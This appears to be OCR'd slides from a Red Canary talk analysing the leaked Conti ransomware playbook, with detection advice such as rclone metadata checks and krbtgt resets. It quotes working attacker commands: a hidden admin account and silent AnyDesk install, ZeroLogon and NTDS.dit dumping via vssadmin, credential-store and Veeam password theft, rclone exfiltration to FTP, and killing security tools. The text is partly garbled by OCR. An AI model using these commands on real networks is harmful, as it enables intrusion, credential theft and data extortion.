adfind_groups:3852: dn:CN=GRP-GRAPHISTE,OU=FG-GRP,DC=domain,DC=com
adfind_groups:3877: dn:CN=IT,CN=Users,DC=domain,DC=com
adfind_groups:3902:
dn:CN=MSOL_AD_Sync_RichCoexistence,CN=Users,DC=domain,DC=com
adfind_groups:3925: dn:CN=WinRMRemoteWMIUsers__,CN=Users,DC=domain,DC=com
adfind_groups:3946: dn:CN=EDI,CN=Users,DC=domain,DC=com
adfind_groups:3967: dn:CN=Signature Canada,OU=Groups,OU=Infra,DC=domain,DC=com
adfind_groups:4037: dn:CN=Signature USA,OU=Groups,OU=Infra,DC=domain,DC=com

    ```
```

https://www.joeware.net/freetools/tools/adfind/

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```

SeatBelts Everyone!

- **Seatbelt** is a C# project that performs a number of security oriented host-survey ‘safety checks’ relevant from both offensive and defensive security perspectives.
- This outputs tons of stuff useful for recon, privilege escalation, and possible credential theft opportunities.
- `Seatbelt.exe -group=all -outputfile="C:\ProgramData\seatinfo.txt"`

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
Net-GPPassword

- Retrieves the plaintext password and other information for accounts pushed through Group Policy Preferences.
- The version they use is a standalone binary, but the original is a PowerShell script that's part of PowerSploit.
    a. https://github.com/PowerShellMafia/PowerSploit/blob/master/Exfiltration/Get-GPPPassword.ps1
    b. https://github.com/outflanknl/Net-GPPPassword




SharpView

- **SharpView** is a port of **PowerView** and they seem to use it in combination with `**Find-DomainUserLocation**` among other tools.
- In general, it seems like a useful tool for a pentester to PWN a domain-connected network.
  a. https://github.com/tevora-threat/SharpView

ZeroLogon Tool

- This is a tool that exploits **CVE-2020-1472**.
- They point the tool at the Domain Controller and use it to execute a command against it.
- This vulnerability allows an unauthenticated attacker with network execute code on a domain controller.
- Which doesn't sound good

ZeroLogon Tool



Ref: CrowdStrike Ref: [Zerologon (CVE-2020-1472): Overview, Exploit Steps and Prevention]

red canary

ZeroLogon Tool

execute-assembly /home/user/soft/scripts/SharpZeroLogon.exe CTT-DC02.cttexas.local
execute-assembly /home/user/softs/scripts/SharpZeroLogon.exe CTT-DC02.cttexas.local -reset
execute-assembly /home/user/soft/scripts/SharpZeroLogon.exe CTT-DC02.cttexas.local -patch

Zero.exe of our design ::

Cite

USAGE: ZERO.EXE IP DC DOMAIN ADMIN_USERNAME [-c] COMMAND [-remote]:
---
where:
IP - ip address of domain controller
DC - domain controller name
DOMAIN - domain name, e.g. home.local
ADMIN_USERNAME - account name of the administrator. can be default <Administrator> or something else
-c - optional, use it when command is not binary executable itself
COMMAND - command that will be executed on the domain controller. should be surrounded by quotes
-remote - if target is outside of current subnet

red canary

Sneaky Registry Hacks

- **CurrentVersion\Winlogon\SpecialAccounts\Userlist**
  a. Adding Users to this list makes them ‘invisible’ from the login screen
- **CurrentControlSet\Control\Terminal Server\WinStations\RDP-Tcp**
  a. Change the default port RDP works on (with firewall rule)

red canary

```
    cmd.exe /c C:\ProgramData\AnyDesk.exe --install C:\ProgramData\AnyDesk
--start-with-win --silent


    cmd.exe /c echo J9kzQ2Y0qO | C:\ProgramData\anydesk.exe --set-password


    net user oldadministrator "qc69t4B#Z0kE3" /add
    net localgroup Administrators oldadministrator /ADD
    reg add "HKEY_LOCAL_MACHINE\Software\Microsoft\Windows
NT\CurrentVersion\Winlogon\SpecialAccounts\Userlist" /v oldadministrator /t
REG_DWORD /d 0 /f
```

```
  # add firewall rules
  New-NetFirewallRule -DisplayName "New RDP Port 1350" -Direction Inbound -LocalPort
1350 -Protocol TCP -Action allow
  New-NetFirewallRule -DisplayName "New RDP Port 1350" -Direction Inbound -LocalPort
1350 -Protocol UDP -Action allow
  # add to registry new port
  Set-ItemProperty -Path "HKLM:\System\CurrentControlSet\Control\Terminal
Server\WinStations\RDP-Tcp" -Name PortNumber -Value 1350
  # powershell
  Restart-Service termservice -force
```

red canary

Privilege Escalatin’

- Conti seems to prefer a much simpler path than you would expect
  a. Find an admin user using **net**/**ADFind**
  b. Using **SharpView,** find a workstation they use
  c. Remote to their workstation via SMB shares with pass-the-hash and **Cobalt Strike**
  d. Look through folders for Browser Cred Stores, password managers, and text files on the desktop (seriously).

red canary

Privilege Esc. - Cont

How do we "examine" it, here is a list of interesting directories:

Desktop
```
\\172.16.1.40\c$\Users\gpetit\Desktop
```
```
\\172.16.1.40\c$\Users\gpetit\OneDrive
\\172.16.1.40\c$\Users\gpetit\Downloads
\\172.16.1.40\c$\Users\gpetit\Desktop
\\172.16.1.40\c$\Users\gpetit\Documents
```

```
Here are the folders with user configurations, below is a list of what can be extracted:
```
\\172.16.1.40\c$\Users\gpetit\AppData\Local
```

```
\\172.16.1.40\c$\Users\gpetit\AppData\Roaming
```

```
\172.16.1.40\c$Users\gpetit\AppData\Local\Google\Chrome\User Data\Default
```

This is where chrome's History && Login Data is located.

Similarly, you can look at the Firefox / Edge folder (paths will be added, easy to google)

Also, sysadmins often have the following folders in AppData\Roaming && AppData\Local:

```
Keepass
LastPass
```

There are their configurations. Drag them, put them in the conf. if found - it means that there is most likely the mass of the right passwords.

It also happens that the admin directly on the desktop store ala

```
access.xlsx
passwords.docx
```
Download it, break it, look at it.

```
172.16.1.40\c$Users\gpetit\AppData\Local\Microsoft\Outlook
```
Here's the file.
```
gpetit@domain.com - Exchange1.ost
```
It contains this guy's penmanship. It can be downloaded to yourself, open the free ost viewer and see the mail input/output. It is REGULARLY useful to deal with difficult situations with this technique.
Copying is simple - turn off outlook.exe, copy the .ost file, then the user will open outlook himself.

```
\\172.16.1.40\c$\Users\gpetit\AppData\Local\Filezilla
\\172.16.1.40\c$\Users\gpetit\AppData\Roaming\Filezilla
```

red canary
```

NTDS Dumping

- Couple different ways
  a. **ntdsutil "ac i ntds" "ifm"**
  b. Enable Shadow Copies -> find shadows via **vssadmin** -> copy out **ntds.dit**
- When an attacker has the **NTDS.dit** file, it's like capture the flag, they've got what they want but they still need to get it home.
- Exfil usually by zipping it or sometimes just copy the .dit file.
- If you see this happen you need to reset the domain controller's **krbtgt TWICE**.
- Otherwise an attacker can make a golden ticket and come right back.

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NTDS Dumping

Code: [Highlight].

```
shell wmic /node: "DC01" /user: "DOMAIN\admin" /password: "cleartextpass" process call create "cmd /c vssadmin list shadows >> c:\log.txt"
```

query the shadow listings, there is a date, check if it is a recent date.
They're almost certainly already there. If not, you'll have to do it yourself.
Code: [Highlight]

```
net start Volume Shadow Copy
shell wmic /node: "DC01" /user: "DOMAIN\admin" /password: "cleartextpass" process call create "cmd /c vssadmin create shadow /for=C: 2>&1"
```

then in the Shadow Copy listing find the most recent one
Shadow Copy Volume: \\?\GLOBALROOT\Device\HarddiskVolumeShadowCopy55
Correspondingly we need the shadow copy number for the following command
Code: [Highlight]

```
shell wmic /node: "DC01" /user: "DOMAIN\admin" /password: "cleartextpass" process call create "cmd /c copy \\\?\GLOBALROOT\Device\HarddiskVolumeShadowCopy55\Windows\NTDS\NTDS.dit c:\temp\log\ & copy \\?\"GGLOBALROOT\Device\HarddiskVolumeShadowCopy55\Windows\System32\config\SYSTEM c:\temp\log\ & copy \\\?
```


red canary

FileZilla

- Filezilla is a tool that admins and evil doers alike use to access “File Shares”.
- The Conti crew appears to use this tool by mapping a victim’s endpoint to their machine and allowing them to browse the file system at their leisure.
- An interesting parallel I think about: during my time as a SOC worker, having the ability to browse a target user’s computer is a pretty easy way to access files of interest.

RClone

- This is a tool similar to **RSync**, and makes it easy to copy data out of the network for ~~backup~~ exfil.
- **Justin** and **Aaron** put out a great post on how they use this tool.
- [Rclone Wars: Transferring leverage in a ransomware attack]




You can do so by looking for the execution of a process that is not named `rclone.exe` but that executes with any of the following binary metadata:

- a binary original name that is `rclone.exe`
- a binary description that is "Rsync for cloud storage"
- a binary internal name that is `rclone`
- a binary company name that is `https://rclone.org`
- a binary product name that is `Rclone`

The following image shows the execution of `sihosts.exe`. However, an examination of binary metadata revealed that `sihosts.exe` was in fact a renamed instance of Rclone:

Process spawned by cmd.exe
c:\programdata\sihosts.exe 9066cfcf809bb19891589a4d0f15f092 9b5d1f6a94ce122671a5956b2016e879428c749641747 39b68397b6384f6ee8b

Command line: sihosts.exe copy "\\[SHARE]\M$\Financial" ftp:acmecorp\[REDACTED] -q --ignore-existing --auto-confirm --multi-thread-streams 12 --transfers 12



red canary

Decrypting Veeam Passwords

- Veeam is a commercial product that is often used to backup virtual machines.
- Conti seems to run a SQL command specific to the Veeam platform.
- Then uses some .NET code compiled on site to extract the passwords so they can wipe out backups.

Software and Technologies " Backup Solutions " Decrypting Veeam passwords

Decrypting Veeam passwords

tasklist /v (look for sqlservr and PID in netstat.ano, look for port in netstat by PID)
netstat -ano
Find MsSQL port by PID in 2 outputs
Look for where sqlcmd.exe lies

cite

"c:\Program Files\Microsoft SQL Server\110\Tools\Binn\sqlcmd.exe" -S localhost,found_port -E -y0 -Q "SELECT TOP (1000) [id],[user_name],[password],[usn],[description],[visible],[change_time_utc]FROM [VeeamBackup].[dbo].[Credentials];"


option -y0 is mandatory otherwise sqlcmd cuts the output

red canary

Decrypting Veeam Passwords


- Shortly after making this detector rule it triggered a few times

Decrypting Veeam Passwords



red canary

Decrypting Veeam Passwords



red canary

Stop ALL THE THINGS

- Script to stop all the processes.

```
cmd.exe /c taskkill /im visio.exe /F
cmd.exe /c taskkill /im winword.exe /F
cmd.exe /c taskkill /im wordpad.exe /F
cmd.exe /c taskkill /IM CNTAoSMgr.exe /F
cmd.exe /c taskkill /IM mbamtray.exe /F
cmd.exe /c taskkill /IM Ntrtsc
cmd.exe /c taskkill /IM PccNTMon.exe /F
cmd.exe /c taskkill /IM tmlisten.exe /F
"C:\Program Files (x86)\Symantec\Symantec Endpoint Protection\smc.exe" -stop
```

- Cause they wanna encrypt all the things that's why.

This stops everything you can. VERY useful when you need to lock servers that are busy with databases and other applications.

Frameworks " Other Tools " Removing handler .bat script

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Now what?

- With Conti “gone” where are we now?
- Groups like Akira, Lockbit, AlphV have stepped in to fill the void.
- Scattered Spider has also entered the fray.

[Tracking Adversaries: Scattered Spider, the BlackCat affiliate]

Summary

- **RTFM!** - you can learn a lot of context from reading the documentation on how some of these tools work
- **Gone but not forgotten** - Conti is “disbanded” but almost all of these tools and tactics can be seen in some form today.
- **Know normal find evil** - learn what’s ‘normal’ for your environment, do your sysadmins use Impacket, RClone, ADFind, or NetSupport?
- **0 Zero days** - most of the tools they use don’t even exploit vulns

FEEDBACK

Q & A

red canary